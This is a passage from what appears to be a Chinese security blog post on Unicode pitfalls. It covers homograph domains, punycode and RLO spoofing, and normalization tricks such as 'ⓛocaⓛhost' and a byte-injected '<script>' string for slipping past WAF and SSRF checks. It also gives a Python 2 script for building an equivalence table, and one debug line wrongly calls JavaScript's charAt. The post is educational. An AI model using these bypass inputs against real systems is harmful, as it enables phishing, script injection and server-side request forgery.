
用\n换行同样可以
那么还有没有其他的编码也有类似的效果呢?

我们查看python3.9.9(我的python版本)源码中的codecs.rst中的支持编码,发现还可以使用raw_unicode_escape,还有一个带unicode的编码但是已经被废弃了,我们尝试raw_unicode_escape,并且看到它支持\uxxxx格式
Unicode的安全性探究
编码
在1963年,计算机使用尚不广泛,主要使用7-bit的ASCII编码(American Standard Code for Information Interchange,美国信息互换标准代码)来作为字符的编码,只支持常用的少数一些字符。但是随着计算机的不断普及,各个国家和地区开始制造自己的编码规范,同时互相不进行兼容,编码逐渐成为了一个问题。
Unicode
而后ISO(International Organization for Standardization, 国际标准化组织) 开始尝试制定包含大部分字母和符号的编码,称为"Universal Multiple-Octet Coded Character Set",简称UCS, 俗称Unicode。
Unicode实际上是一个字符和数字之间的映射关系表,并不制定实际的编码方案。因此又开始制定UTF(Unicode Transformation Formats)标准,包括UTF-8、UTF-16和UTF-32等。可以理解为Unicode是一个设计图,而UTF-X是其中一种实现。
Code Point 与 Code Unit
Code Point指Unicode标准里字符的编号,比如用目前Unicode使用了0 ~ 0x10FFFF的编码范围,通常用U+xxxx来表示某个字符。
Code Unit指某种Unicode编码方式里编码一个Code Point需要的最少字节数,比如UTF-8需要最少一个字节,UTF-16 最少两个字节,UCS-2两个字节,UCS-4和UTF-32四个字节,后面三个是定长编码。
视觉欺骗
视觉欺骗问题是最常见的也是考虑最多的Unicode安全问题。视觉问题一般指几个不同的不同的字符在某个字体下看起来较为相同。可能是字符之间一对一相似、多个字符的组合字符和一个字符相似等,这种现象在字体较小的情况下会更加明显,在一些文章中这种问题也被称为同形异义词(homographs)问题。
国际化域名
国际化域名(Internationalized Domain Name,IDN)又称特殊字符域名,是指部分或完全使用特殊的文字或字母组成的互联网域名,包括中文、法语、阿拉伯语、希伯来语或拉丁字母等非英文字母,这些文字经多字节万国码编码而成。
因为浏览器对国家化域名的支持,这就使得可以出现 аррӏе.com (其中I是U+04CF) 这样的域名。在地址栏中,这样的域名看上去会和 apple.com 比较相似。
注: 这个例子在Chrome中已经被修复,但是Firefox中仍然生效。
同样在Url中,一些看上去和控制字符类似的Unicode也会造成问题,例如 / 和 ⁄ (U+2044)看起来就很相似,example.com⁄evil.com 实际上是 com⁄evil.com 的子域名。同样的 ? / . / # 等类似字符也存在这样的问题。
除了上面提到的两种情况,punycode也是一种视觉欺骗的形式,punycode是域名的一种编码,会以 xn-- 开头,后面是普通的有效域名,例如 аррӏе.com 对应的punycode就是 xn--80ak6aa92e.com。当chrome认为这是一个视觉问题时,就会主动把域名以punycode显示,以减少混淆的影响。但是反过来,也能应用这种方式来实现视觉欺骗,例如 䕮䕵䕶䕱.com 的punycode形式就是 xn--google.com。
在接下来,想构造字符对应的等效码表,来为平时的测试服务。以简单考虑,这里不对icu的代码做深究,一个简单的想法是,对所有字符遍历一次,寻找normalize后相等的字符即可。那么一个简单的获取可打印ascii字符的等效字符的脚本如下:
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import json
from unicodedata import normalize


def main():
    debug = False
    tables = {}
    for i in range(1, 0x10000):
        src = unichr(i)
        dst = normalize('NFKC', src)[0]
        try:
            if ord(dst) < 128 and dst != src:
                if debug:
                    print("%s (\\u%s) -- normalize --> %s (\\x%s)" % (
                        src, hex(i)[2:].rjust(4, '0'),
                        dst, hex(dst.charAt(0))[2:]
                    ))
                if dst in tables:
                    tables[dst].append(src)
                else:
                    tables[dst] = [src]
        except Exception as e:
            print(repr(e))
    with open("nfctable.txt", "wb") as fh:
        json.dump(tables, fh)


if __name__ == '__main__':
    main()
参考文章:https://blog.lyle.ac.cn/2018/10/29/unicode-normalization/
双向显示
阿拉伯和希伯来语是从右往左阅读的,这在一些场景下可能造成问题。例如一个名为 txt.exe ,加入Unicode的控制字符后,在用户界面看起来是 exe.txt ,这样就有可能导致用户的误判。
RLO钓鱼就是这个原理
数字显示
一些国家的数字在显示的时候也可能造成问题,例如孟加拉语的0-9是০ ১ ২ ৩ ৪ ৫ ৬ ৭ ৮ ৯,但是这里的৪ (U+09EA) 实际上是数字4。ASIS CTF 2019 的 Unicorn Shop 也是从Unicode背后的数字角度出发考虑问题。
非视觉漏洞
除了视觉漏洞之外,还有很多其他方面的漏洞。这些问题主要字符是转换导致的字符串。关于字符串处理转换的细节,可以参考我之前的这篇文章。
等价形式
在WAF类处理,很容易想到的是 LocalHost 和 localhost 等同,但是 ⓛocaⓛhost 这种情景就不太容易被处理。在SSRF中的防御中,如果没有做对应的处理,这种替换就可以完成一些bypass。
字符删除
例如 \x3c\x73\x63\x72\xc2\x69\x70\x74\x3e 这个字符串中,而 \xc2 并不是任何一个有效字符的子串,在一些处理逻辑中,可能会删除 \xc2 这个字符,从而导致问题。
字符替换
一些情况下,字符会被替换为其他的字符 如U+FFFF会被替换成 ? 这在一些 ? 有明确语义的情况下就会出现问题。
缓冲区溢出
在一些大小写转换时,字符会变多,例如 'ß'.toUpperCase() 的运行结果是 SS。如果字符串的长度检查在大小写转换之前,就可能会存在缓冲区溢出问题。